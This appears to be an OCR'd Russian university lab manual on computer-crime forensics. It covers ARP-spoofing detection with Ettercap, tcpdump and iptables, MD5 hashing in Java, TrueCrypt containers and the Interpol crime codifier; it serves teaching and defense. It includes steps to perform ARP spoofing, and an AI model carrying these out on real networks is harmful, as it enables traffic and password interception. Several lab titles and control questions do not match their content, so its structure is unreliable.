5. Как настроить Snort, чтобы он писал не только заголовки, но и содержимое пакетов?
6. Как работает порядок обработки правил?
7. Как обновлять набор правил? Как их подключать?
8. Может ли Snort работать с правилами, основанными на MAC-адресах?
9. Наименование дополнительных модулей к программе Snort и как их подключить. **Список литературы, рекомендуемый к использованию по данной теме:**

1. Рейвен Олдер, Джейкоб Баббин, Адам Докстейтер, Джеймс К. Фостер, Тоуби Коленберг, Майкл Раш. Snort 2.1. Обнаружение вторжений / М.: Бином-Пресс, 2011.– 656 с.
2. Официальный веб-сайт Snort

URL: http :// www.snort.org (дата обращения: 10.12.2013).

3. The Snort FAQ

*URL:*http://www.opennet.ru/base/faq/snort_faq_ru.txt.html(дата обращения: 10.12.2013).

Лабораторная работа №5 Выявление способов несанкционированного доступа

Цель работы: Изучить методы обнаружения атаки *ARP-spoofing*.
Формируемые компетенции: ПК-10, 20.
Время, отводимое на занятие – 4

Теоретическая часть

ARP-spoofing - техника атаки в Ethernet сетях, позволяющая перехватывать трафик между хостами. Основана на использовании протокола ARP и позволяющая перехватывать трафик между узлами, расположенными в пределах одного широковещательного домена. Протокол *ARP* предназначен для преобразования *IP*-адресов в *MAC*-адреса. Протокол *ARP* является абсолютно незащищённым. Он не обладает никакими способами проверки подлинности пакетов: как запросов, так и ответов.

Для формирования пакета и отправки его в сеть компьютеру необходимо знать *IP* и *MAC* адреса получателя пакета. *IP* адрес, как правило, известен отправителю заранее (либо известно доменное имя получателя, через которое посредством *DNS*-сервера несложно получить и *IP*-адрес). Для поиска *MAC*-адреса по известному *IP* предназначен протокол *ARP* (*Address Resolution Protocol* – протокол разрешения адреса). Работает он следующим
образом:

– когда компьютер должен послать пакет по определенному IP-адресу, он вначале изучает свой ARP-кэш на наличие там искомого соответствия IP - MAC. Если таковое имеется, то полученный MAC-адрес вставляется в заголовок исходящего пакета, и пакет отправляется в сеть;
– в противном случае в сеть посылается специальный широковещательный ARP-запрос ("Who has 192.168.0.1?"). Любой компьютер, опознав в запросе свой IP-адрес, должен ответить его отправителю и выслать свой MAC-адрес. Тот помещается в ARP-кэш автора запроса и используется для дальнейшей отправки сетевых пакетов.

Злоумышленник может использовать протокол ARP для того, чтобы перехватить трафик между двумя компьютерами сети (рисунок 7.1).



Рисунок 7.1. Схема проведения атаки *ARP-spoofing*

Предположим, что злоумышленнику *X* надо просмотреть трафик, передающийся с *A* на *B* и обратно. Для этого он отправляет на компьютер *A* ложный *ARP*-ответ, содержащий *IP* адрес компьютера *B* и якобы соответствующий ему *MAC*-адрес злоумышленника *X*. Аналогичный *ARP*-ответ отправляется на *B*: в нем *IP*-адресу компьютера *A* сопоставляется *MAC*-адрес злоумышленника *X*. Протокол *ARP* не требует аутентификации, поэтому *A* и *B* не могут проверить достоверность входящих данных и сразу занесут их в свой *ARP*-кэш. Таким образом, происходит отравление *ARP*-кэша узлов *A* и *B*, занесение в них неверных, ложных данных. При этом, послав раз ложный *ARP*-пакет и подменив *ARP*-кэш чужого компьютера, нужно периодически выполнять эту процедуру вновь и вновь, так как любая операционная система также постоянно обновляет свой *ARP*-кэш через определенные промежутки времени. Достаточно это делать раз в 20–40 секунд.

Теперь компьютер *A*, собираясь отправить данные на *B*, отправит их на X (поскольку реальная доставка данных коммутатором происходит по *MAC*-адресу получателя). Злоумышленник *X* получает данные, просматривает их и затем переправляет законному получателю *B*, чтобы не быть обнаруженным. Аналогичная ситуация происходит и в обратном направлении: трафик, передающийся от *B* к *A*, также может быть изучен злоумышленником. Особую выгоду для атакующего (и, соответственно, особую опасность) представляет тот случай, когда один из атакуемых компьютеров является шлюзом, т.е. служит для подключения локальной сети к Интернет. Тогда злоумышленнику могут стать доступны имена пользователей и пароли для доступа к Интернет-ресурсам и другая конфиденциальная информация, передаваемая в Интернет. Методы защиты от атаки *ARP-spoofing:*

– Использование статических записей в ARP-кэше. Для этого необходимо вручную внести в ARP-кэш компьютера записи об IP и соответствующих им MAC адресах.
– Использование интеллектуальных коммутаторов. Выполняется путем анализа ARP- трафика на коммутаторе, и блокирования им ложных ARP-запросов.
– Использование специальных модулей межсетевых экранов для обнаружения и блокирования атак (например, в Outpost он называется «Детектор атак»).
– Шифрование трафика.
– Программный способ обнаружения (Arpwatch).

В лабораторной работе требуется реализовать программный метод обнаружения атаки *ARP-spoofing.*

Порядок выполнения:

1. Установить *Ettercap*, выполнив команду: *apt-get install ettercap-gtk ettercap-common*
2. Запустить *Ettercap*, выполнив: *ettercap –G*
3. Выполнить атаку *ARP-spoofing* (См. Лабораторную работу №6).
4. Запустить *Wireshark*, отследить атаку *ARP-spoofing*.
5. Записать ARP-пакеты в файл (рисунок 7.2), выполнив: *tcpdump -n -e -i eth2 (имя интерфейса) arp > file.out*



Рисунок 7.2. Пример дампа ARP-пакетов

Задание: Используя полученный дамп, реализуйте программу для обнаружения атаки *ARP- spoofing*. Для этого необходимо вычислять количество ответов (reply) на arp-запрос (request) за интервал времени *N*. Согласуйте с преподавателем выбор интервала времени *N*. Добавьте правила в *iptables* для блокировки *mac*-адреса компьютера, с которого осуществляется атака.

Оборудование и материалы: для выполнения данного практического занятия необходим компьютер с установленной операционной системой Windows или Ubunto

Указания по технике безопасности: к выполнению практических работ допускаются студенты, ознакомившиеся с правилами работы в лаборатории, прошедшие инструктаж безопасности.

Содержание отчета: отчет по практическому занятию должен быть выполнен в редакторе MS Word и оформлен согласно требованиям. Требования по форматированию: Шрифт TimesNewRoman, интервал – полуторный, поля левое – 3 см., правое – 1,5 см., верхнее и нижнее – 2 см. Абзацный отступ – 1,25. Текст должен быть выравнен по ширине.

Отчет должен содержать титульный лист с темой практической работы, цель работы и описанный процесс выполнения вашей работы. В конце отчеты приводятся выводы о проделанной работе.

В отчет необходимо вставлять скриншоты выполненной работы и добавлять описание к ним. Каждый рисунок должен располагаться по центру страницы, иметь подпись и ссылку на него в тексте.

Контрольные вопросы:

1. Что такое ARP-spoofing?
2. Как осуществляется атака ARP-spoofing?
3. Методы защиты от атаки ARP-spoofing.
4. Назовите достоинства и недостатки методов защиты от атаки ARP-spoofing.
5. Что содержит ARP-кэш?
6. Структура заголовка ARP.
7. Назначение iptables.

Список литературы, рекомендуемый к использованию по данной теме:

1. Защита информационных процессов в компьютерных системах. Курс лекций. 2. Вильям Столингс, Криптография и защита сетей: принципы и практика, 2-е издание: пер. с английского – М, : Издательский дом «Вильямс», 2001.

Лабораторная работа №6 Правила установления лиц, причастных к совершению компьютерного преступления

Цель работы: Изучить существующие алгоритмы вычисления хэшей сообщений и написать программу, реализующую заданный в варианте алгоритм хэширования.
Формируемые компетенции: ПК-10, 20.
Время, отводимое на занятие – 4

Теоретическая часть

Функция хеширования (хэш-функция) H представляет собой отображение, на вход которого подается сообщение переменной длины m, а выходом является строка фиксированной длины H(m). В общем случае H(m) будет гораздо меньше, чем m, например, H(m) может быть 128 или 256 бит, тогда как m может быть размером в мегабайт или более [1].

Для того, чтобы функция хэширования могла должным образом быть использована в процессе аутентификации, функция хэширования H должна обладать следующими свойствами [1]:

1. *H* может быть применена к аргументу любого размера; 2. Выходное значение *H* имеет фиксированный размер;
3. *H(x)* достаточно просто вычислить для любого *x*.
4. Для любого y с вычислительной точки зрения невозможно найти *H(x)=y*.
5. Для любого фиксированного x с вычислительной точки зрения невозможно найти *x' != x*, такое что *H(x) = H(x')*.

Ниже приведен программный код, демонстрирующий как легко с помощью библиотеки *Bouncy Castle* можно получить дайджест сообщения «Привет мир!», захэшированного *MD-*

5 алгоритмом. **import**
java.math.BigInteger; **import**
java.security.MessageDigest; **import**
java.security.NoSuchAlgorithmException
; **public class** Hash
{ **public static void** main(String[] args) **throws**
NoSuchAlgorithmException
{
String sInput = "Привет, мир!";
MessageDigest hash = MessageDigest.*getInstance*("MD5"); **byte**[]
digest = hash.digest(sInput.getBytes()); BigInteger biHash3411Out =
new BigInteger(digest);
System.*out*.println(biHash3411Out.toString(16));
}
}

Задание: реализуйте следующие алгоритмы хэширования, используя криптографические программные библиотеки с открытыми исходными кодами

(http://www.bouncycastle.org/ - Java библиотека; http://www.cryptopp.com/ - C++ библиотека):

1. ГОСТ Р 34.11-94.
2. Алгоритм RIPEMD–320.
3. Алгоритм MD5.
4. Алгоритм SHA–256.
5. Алгоритм RIPEMD–128.
6. Алгоритм RIPEMD–160.
7. Алгоритм SHA–512.
8. Алгоритм SHA–384.
9. Алгоритм RIPEMD– 256.
10. Алгоритм SHA–224. **Захэшируйте:**

1. 3 одинаковых сообщения;
2. 3 сообщения, отличающихся одним символом;
3. сообщение, размер которого не превышает 1 Мб
4. сообщение, размер которого больше 1Мб, но меньше 3 МБ; 5. сообщение, размер которого больше 10Мб.

Сравните хэш-функции 9-ти вышеописанных сообщений, зашифрованных 10-ю различными алгоритмами хэширования.

Оборудование и материалы: для выполнения данной лабораторной работы оборудование не требуется

Указания по технике безопасности: к выполнению практических работ допускаются студенты, ознакомившиеся с правилами работы в лаборатории, прошедшие инструктаж безопасности.

Содержание отчета: отчет по практическому занятию должен быть выполнен в редакторе MS Word и оформлен согласно требованиям. Требования по форматированию: Шрифт TimesNewRoman, интервал – полуторный, поля левое – 3 см., правое – 1,5 см., верхнее и нижнее – 2 см. Абзацный отступ – 1,25. Текст должен быть выравнен по ширине.

Отчет должен содержать титульный лист с темой практической работы, цель работы и описанный процесс выполнения вашей работы. В конце отчеты приводятся выводы о проделанной работе.

В отчет необходимо вставлять скриншоты выполненной работы и добавлять описание к ним. Каждый рисунок должен располагаться по центру страницы, иметь подпись и ссылку на него в тексте.

Контрольные вопросы:

1. Что такое хэш-функция?
2. Когда она является криптографически стойкой?
3. Что такое лавинный эффект?
4. Какими свойствами должна обладать хэш-функция?

5. Где используются хэш-функции?
6. Что такое однонаправленные функции? Где они применяются? Почему так важно свойство однонаправленности функции в хэшировании?

Список литературы, рекомендуемый к использованию по данной теме:

1. Баричев С.Г, Серов Р.Е. Основы современной криптографии: Учебное пособие. - М.: Горячая линия - Телеком, 2002.

Лабораторная работа №7 Сбор доказательной базы и обстоятельств, способствовавших совершению преступления.

Цель работы: Изучить принципы управления ключами на основе электронных сертификатов и архитектуру инфраструктуры открытых ключей. Научиться применять криптографические средства защиты конфиденциальных данных на ПК и сменных носителях.

Формируемые компетенции: ПК-10, 20.

Время, отводимое на занятие – 4

Теоретическая часть

TrueCrypt это программное обеспечение, предназначенное для создания томов (устройств хранения данных) и работы с ними с использованием шифрования на лету (*on-the-fly encryption*). Шифрование на лету означает, что данные автоматически зашифровываются непосредственно перед записью их на диск и расшифровываются сразу же после их загрузки, т. е. без какого-либо вмешательства пользователя. Никакие данные, хранящиеся в зашифрованном томе, невозможно прочитать (расшифровать) без правильного указания пароля/ключевых файлов или правильных ключей шифрования. Полностью шифруется вся файловая система (имена файлов и папок, содержимое каждого файла, свободное место, метаданные и др.).

Файлы можно копировать со смонтированного тома *TrueCrypt* и на него точно так же, как и при использовании любого обычного диска (например, с помощью перетаскивания). При чтении или копировании из зашифрованного тома *TrueCrypt* файлы автоматически на лету расшифровываются (в память/ОЗУ). Аналогично, файлы, записываемые или копируемые в том *TrueCrypt*, автоматически на лету зашифровываются в ОЗУ (непосредственно перед их сохранением на диск). Обратите внимание, это не означает, что перед шифрованием/ дешифрованием в ОЗУ должен находиться весь обрабатываемый файл.

Поэтапный процесс создания и использования контейнера *TrueCrypt* подробно рассмотрен в [1].

Задание: В ходе выполнения задания необходимо установить утилиту криптографической защиты информации *TrueCrypt* (http://www.truecrypt.org/downloads), создать защищенный контейнер для хранения конфиденциальной информации на жестком диске и сменном носителе.

Порядок выполнения:

1. Скачать утилиту *TrueCrypt* с сайта http://www.truecrypt.org/downloads и установить

(для установки требуются права администратора).

2. Настроить защищенный файловый контейнер для хранения конфиденциальной информации на жестком диске.

3. Настроить защищенный контейнер на сменном носителе.

Оборудование и материалы: для выполнения данного практического занятия необходим компьютер с установленной операционной системой Windows и программным продуктом:

TrueCrypt

Указания по технике безопасности: к выполнению практических работ допускаются студенты, ознакомившиеся с правилами работы в лаборатории, прошедшие инструктаж безопасности.

Содержание отчета: отчет по практическому занятию должен быть выполнен в редакторе

MS Word и оформлен согласно требованиям. Требования по форматированию: Шрифт TimesNewRoman, интервал – полуторный, поля левое – 3 см., правое – 1,5 см., верхнее и нижнее – 2 см. Абзацный отступ – 1,25. Текст должен быть выравнен по ширине. Отчет должен содержать титульный лист с темой практической работы, цель работы и описанный процесс выполнения вашей работы. В конце отчеты приводятся выводы о проделанной работе.

В отчет необходимо вставлять скриншоты выполненной работы и добавлять описание к ним. Каждый рисунок должен располагаться по центру страницы, иметь подпись и ссылку на него в тексте.

Контрольные вопросы:

1. Что такое хэш-функция?
2. Когда она является криптографически стойкой?
3. Что такое лавинный эффект?
4. Какими свойствами должна обладать хэш-функция?
5. Где используются хэш-функции?
6. Что такое однонаправленные функции? Где они применяются? Почему так важно свойство однонаправленности функции в хэшировании?

Список литературы, рекомендуемый к использованию по данной теме:

1. Руководство пользователя *TrueCrypt*, версия 7.1a.

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ
РОССИЙСКОЙ ФЕДЕРАЦИИ
ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ
«СЕВЕРО-КАВКАЗСКИЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»

Методические указания
по выполнению практических работ
по дисциплине «ТЕХНОЛОГИИ ВЫЯВЛЕНИЯ СЛЕДОВ КОМПЬЮТЕРНЫХ ПРЕСТУПЛЕНИЙ, ПРАВОНАРУШЕНИЙ И ИНЦИДЕНТОВ»
для студентов специальности 10.05.01 Компьютерная безопасность
специализация «Информационно-аналитическая и техническая экспертиза компьютерных систем»

Ставрополь
2026

Методические указания к практическим занятиям

Практическое занятие № 1-4 Введение в компьютерную криминалистику

Цель занятия: изучить существующие классификации компьютерныхпреступлений

Время, отводимое на занятие – 4ч.
Вопросы, выносимые на занятие

1. Виды компьютерных преступлений
2. Классификация компьютерных преступлений

1. Виды компьютерных преступлений

Компьютерная преступность (преступление с использованием компьютера) – представляет собой любое незаконное, неэтичное или неразрешенное поведение, затрагивающее автоматизированную обработку данных или передачу данных. При этом, компьютерная информация является предметом или средством совершения преступления. Структура и динамика компьютерной преступности в разных странах существенно отличается друг от друга. В юридическом понятии, компьютерных преступлений, как преступлений специфических не существует. Виды компьютерных преступлений

Основные виды преступлений:

Внедрение компьютерного вируса – процесс внедрения вредоносной программы с цельюнарушения работы ПК. Вирусы могут быть внедрены в операционную систему, прикладную программу или в сетевой драйвер. Вирус может проявлять себя в разных формах. Это могут быть замедления в выполнении программ; увеличение объёма программных файлов и наконец, эти проявления могут привести к стиранию файлов и уничтожению программного обеспечения.

Несанкционированный доступ к информации – может осуществляться с целью её хищения[прояснить](копирование на свой носитель и последующее блокирование доступа к информации) или же ради развлечения или[прояснить] последующего использования данной информации. Существуют множество способов осуществления несанкционированного доступа к системе, как правило, с использованием чужого имени; подбором паролей; изменением адресов устройств; использованием информации, оставшейся после решения задач; модификацией программного и информационного обеспечения, хищением носителей информации; установкой аппаратуры записи и т. д.

Подделка выходной информации – подделка информации может преследовать различныецели. Итогом подделки является то, что конечному потребителю информации будут

предоставлены недостоверные данные. Примером могут служить подтасовка результатоввыборов или же хищение различного вида товаров, путем ввода в программу фальшивыхданных; подделка, изготовление или сбыт поддельных документов, штампов, печатей и бланков; изготовление или сбыт поддельных кредитных либо расчетных карт и иных платежных документов.

Несанкционированное копирование конфиденциальной информации – в процессеработы каждой компании неизбежны случаи утечки конфиденциальной информации.

Несмотря на то, что защитные системы, отвечающие за хранение и доступ к внутреннейинформации, постоянно совершенствуются, проблема продолжает существовать.

Организации несут огромные потери из-за несанкционированного распространения конфиденциальной информации. Несанкционированное копирование может осуществляться посредством изъятия средств компьютерной техники; перехвата информации; несанкционированного доступа к технике, а также манипуляции данными иуправляющими командами.

2. Классификация компьютерных преступлений

Зарубежными специалистами разработаны различные классификации способов совершениякомпьютерных преступлений. Ниже приведены названия способов совершения подобных преступлений, соответствующих кодификатору Генерального Секретариата Интерпола. В 1991 году данный кодификатор был интегрирован в автоматизированную систему поиска ив настоящее время доступен НЦБ более чем 100 стран[5].

Все коды, характеризующие компьютерные преступления, имеют идентификатор,начинающийся с буквы Q. Для характеристики преступления

могут использоваться до пяти кодов, расположенных в порядке убывания значимости совершенного[6].

QA – Несанкционированный доступ и перехватQAH – компьютерный абордаж

QAI – перехват

QAT – кража времени

QAZ – прочие виды несанкционированного доступа и перехватаQD – Изменение компьютерных данных

QUL – логическая бомбаQDT – троянский конь

QDV – компьютерный вирусQDW – компьютерный червь

QDZ – прочие виды изменения

данныхQF – Компьютерное
мошенничество

QFC – мошенничество с банкоматами QFF

– компьютерная подделка

QFG – мошенничество с игровыми
автоматами QFM – манипуляции с программами
ввода-выводаQFP – мошенничества с платежными
средствами

QFT – телефонное мошенничество

QFZ – прочие компьютерные мошенничества QR

– Незаконное копирование
QRG – компьютерные игры

QRS – прочее программное обеспечение

QRT – топография полупроводниковых
изделийQRZ – прочее незаконное копирование

QS – Компьютерный саботаж

QSH – с аппаратным обеспечением

QSS – с программным обеспечением QSZ

– прочие виды саботажа

QZ – Прочие компьютерные преступления

QZB – с использованием компьютерных досок объявлений

QZE – хищение информации, составляющей коммерческую
тайнуQZS – передача информации конфиденциального характера

QZZ – прочие компьютерные преступления[7]

Кратко охарактеризуем некоторые виды компьютерных преступлений согласноприведенному кодификатору.

Согласно приведенному кодификатору кратко охарактеризую некоторые виды компьютерныхпреступлений.

Несанкционированный доступ и перехват информации (QA) включает в себя следующие видыкомпьютерных преступлений:

QAH – "Компьютерный абордаж" (хакинг – hacking): доступ в компьютер или сеть без нрава на то. Этот вид компьютерных преступлений обычно используется хакерами дляпроникновения в чужие информационные сети.

QAI – перехват (interception): перехват при помощи технических средств, без права на то.Перехват информации осуществляется либо прямо, через внешние коммуникационные каналы системы, либо путем непосредственного подключения к линиям периферийных устройств. При этом объектам непосредственного подслушивания являются кабельные ипроводные системы, наземные микроволновые системы, системы спутниковой связи, а также специальные системы правительственной связи. К данному виду компьютерных преступлений также относится электромагнитный перехват (electromagnetic pickup).

Современные технические средства позволяют получать информацию без непосредственною подключения к компьютерной системе: ее перехват осуществляется за счет излучения центрального процессора, дисплея, коммуникационных каналов, принтера ит.д. Все это можно осуществлять, находясь на достаточном удалении от объекта перехвата[8].

Для характеристики методов несанкционированного доступа и перехвата информации используется следующая специфическая терминология:

1. "Жучок" (bugging) – характеризует установку микрофона в компьютере с цельюперехвата разговоров обслуживающего персонала;

2. "Откачивание данных" (data leakage) – отражает возможность сбора информации,необходимой для получения основных данных, в частности о технологии ее прохождения в системе;

3. "Уборка мусора" (scavening) – характеризуе г поиск данных, оставленных пользователемпосле работы на компьютере. Этот способ имеет две разновидности – физическую и электронную. В физическом варианте он может сводиться к осмотру мусорных корзин исбору брошенных в них распечаток, деловой переписки и т.д. Электронный вариант требует исследования данных, оставленных в памяти машины;

4. метод следования "За дураком" (piggbackiiig), характеризующий несанкционированное проникновение как в пространственные, так и электронные закрытые зоны. Его суть состоит в следующем. Если набрать в руки различные предметы, связанные с работой накомпьютере, и прохаживаться с деловым видом около запертой двери, где находится терминал, то, дождавшись законного пользователя, можно пройти в дверь помещения вместе с ним;

5. метод"За хвост"(between the lines entry), используя который можно подключаться к линии связи законного пользователя и, догадавшись, когда последний заканчиваетактивный режим, осуществлять доступ к системе;

6. метод "Неспешного выбора" (browsing). В этом случае несанкционированный доступ к базам данных и файлам законного пользователя осуществляется путем нахождения слабых мест в защите систем. Однажды обнаружив их, злоумышленник может спокойночитать и анализировать содержащуюся в системе информацию, копировать ее, возвращаться к ней по мере необходимости;

7. метод "Поиск бреши" (trapdoor entry), при котором используются ошибки или неудачи влогике построения программы. Обнаруженные бреши могут эксплуатироваться неоднократно;

8. метод"Люк" (trapdoor), являющийся развитием предыдущего. В найденной "бреши" программа "разрывается" и туда вставляется определенное число команд. По мере необходимости "люк" открывается, а встроенные команды автоматически осуществляютсвою задачу[9];

9. метод "Маскарад" (masquerading). В этом случае злоумышленник с использованием необходимых средств проникает в компьютерную систему, выдавая себя за законногопользователя;

10. метод "Мистификация"(spoofing), который используется при случайном подключении "чужой" системы. Злоумышленник, формируя правдоподобные отклики, может поддерживать заблуждение ошибочно подключившегося пользователя в течение какого-то промежутка времени и получать некоторую полезную для него информацию, например коды пользователя.

QAT – кража времени: незаконное использование компьютерной системы или сети с намерением неуплаты. Изменение компьютерных данных (QD) включает в себя следующие виды преступлений: QDL/QDT – логическая бомба (logic bomb), троянский конь (trojan horse): изменение компьютерных данных без права на то, путем внедрения логической бомбы или троянского коня.

Логическая бомба заключается в тайном встраивании в программу набора команд, который должен сработать лишь однажды, но при определенных условиях.

Троянский конь – заключается в тайном введении в чужую программу таких команд, которые позволяют осуществлять иные, не планировавшиеся владельцем программыфункции, но одновременно сохранять и прежнюю работоспособность.

QDV – вирус (virus): изменение компьютерных данных или программ, без права на то, путемвнедрения или распространения компьютерного вируса.

Компьютерный вирус – это специально написанная программа, которая может "приписать"себя к другим программам (т.е. "заражать" их), размножаться и порождать новые вирусы для выполнения различных нежелательных действий на компьютере[10].

Процесс заражения компьютера программой-вирусом и его последующее лечение меют рядчерт, свойственных медицинской практике. По крайней мере, эта терминология весьма близка к медицинской:

11. резервирование – копирование FAT, ежедневное ведение архивов измененных файлов

– это самый важный и основной метод защиты от вирусов. Остальные методы не могут заменить ежедневного архивирования, хотя и повышают общий уровень защиты; 12. профилактика – раздельное хранение вновь полученных и уже эксплуатируемых программ, разбиение дисков на "непотопляемые отсеки" – зоны с установленным режимом "только для чтения", хранение неиспользуемых программ в архивах, использование специальной "инкубационной" зоны для записи новых программ с дискет,систематическая проверка BOOT-сектора используемых дискет и др.;

13. анализ – ревизия вновь полученных программ специальными средствами и их запускв контролируемой среде, систематическое использование контрольных сумм при хранениии передаче программ. Каждая новая программа, полученная без контрольных сумм, должна тщательно проверяться компетентными специалистами по меньшей мере на известные виды компьютерных вирусов и в течение определенного времени за ней должно быть организовано наблюдение;

14. фильтрация – использование резидентных программ типа FluShot Plus, MaceVaccineеи других для обнаружения попыток выполнить несанкционированные действия; 15. вакцинирование – специальная обработка файлов, дисков, катало-гов, запуск

специальныхрезидентных программ-вакцин, имитирующих сочетание условий, которые используются данным типом вируса, для определения заряжения программы или всего диска;

16. терапия – деактивация конкретного вируса п отраженных программах с помощью специальной антивирусной программы или восстановление первоначального состояния программ путем уничтожения всех экземпляров вируса в каждом из зараженных файловили дисков с помощью программы- фага[11].

Понятно, что избавится от компьютерного вируса гораздо сложнее, чем обеспечить действенные меры по его профилактике.

QDW – червь: изменение компьютерных данных или программ, без права на то, путем передачи, внедрения или распространения компьютерного червя в компьютерную сеть. Компьютерные мошенничества (QF) объединяют в своем составе разнообразные способысовершения компьютерных преступлений:

QFC – компьютерные мошенничества, связанные с хищением наличных денег из банкоматов. QFF – компьютерные подделки: мошенничества и хищения из компьютерных систем путем создания поддельных устройств (карточек и пр.).

QFG – мошенничества и хищения, связанные с игровыми автоматами.

QFM – манипуляции с программами ввода-вывода: мошенничества и хищения посредствомневерного ввода или вывода в компьютерные систе-мы или из них путем манипуляции программами. В этот вид компьютерных преступлений включается метод Подмены данных кода (data diddling code change), который обычно осуществляется при вводе-выводе данных.Это простейший и потому очень часто применяемый способ.

QFP – компьютерные мошенничества и хищения, связанные с платежными средствами. К этому виду относятся самые распространенные компьютерные преступления, связанные с кражей денежных средств, которые составляют около 45% всех преступлений, связанных сиспользованием ЭВМ.

QFT – телефонное мошенничество: доступ к телекоммуникационным услугам путем посягательства на протоколы и процедуры компьютеров, обслуживающих телефонныесистемы.

Незаконное копирование информации (QR) составляют следующие виды компьютерных преступлении:

QRG/QRS – незаконное копирование, распространение или опубликование компьютерныхигр и другого программного обеспечения, защищенного законом[12].

QRT – незаконное копирование топографии полупроводниковых изделий: копирование, безправа на то, защищенной законом топографии полупроводниковых изделий, коммерческая эксплуатация или импорт с этой целью, без права на то, топографии или самого полупроводникового изделия, произведенного с использованием данной топографии.

Компьютерный саботаж (QS) составляют следующие виды преступлений:

QSH – саботаж с использованием аппаратного обеспечения: ввод, изменение, стирание, подавление компьютерных данных или программ; вмешательство в работу компьютерныхсистем с намерением помешать функционированию компьютерной или телекоммуникационной системы.

QSS – компьютерный саботаж с программным обеспечением: стирание, повреждение, ухудшение или подавление компьютерных данных или программ без права на то.

К прочим видам компьютерных преступлений (QZ) в классификаторе отнесены следующие: QZB – использование электронных досок объявлений (BBS) для хранения, обмена и распространения материалов, имеющих отношение к преступной деятельности; QZE – хищение информации, составляющей коммерческую тайну: приобретение незаконными средствами или передача информации, представляющей коммерческую тайну без права на то или другого законного обоснования, с намерением причинить экономический ущерб или получить незаконные экономические преимущества; QZS – использование компьютерных систем или сетей для хранения, обмена, распространения или перемещения информации конфиденциального характера.

Некоторые специалисты по компьютерной преступности в особую группу выделяют методыманипуляции, которые имеют специфические жаргонные названия[13].

17. "Временная бомба" – разновидность логической бомбы, которая срабатывает при достижении определенного момента времени;

18. "Асинхронная атака" (asynchronous attack) состоит в смешивании и одновременном выполнении компьютерной системой команд двух или нескольких пользователей.

19. "Моделирование" (simulation modelling) используется как для анализа процессов, в которые преступники хотят вмешаться, так и для планирования методов совершения преступления. Таким образом, осуществляется "оптимизация" способа совершения преступления

Оборудование и материалы:

-

Указания по технике безопасности: к выполнению практических работ допускаются студенты, ознакомившиеся с правилами работы в лаборатории, прошедшие инструктаж безопасности.

Задания: для выполнения практической работы необходимо выполнить следующее:

1. Изучить рекомендуемую литературу.
2. Изучить практическую работ.
3. Ответить на контрольные вопросы.
4. Оформить отчет.

Содержание отчета: отчет по практическому занятию должен быть выполнен в редакторе MS Word и оформлен согласно требованиям. Требования по форматированию: Шрифт TimesNewRoman, интервал – полуторный, поля левое – 3 см., правое – 1,5 см., верхнее инижнее – 2 см. Абзацный отступ – 1,25. Текст должен быть выравнен по ширине.

Отчет должен содержать титульный лист с темой практической работы, цель работы и описанный процесс выполнения вашей работы. В конце отчеты приводятся выводы о проделанной работе.

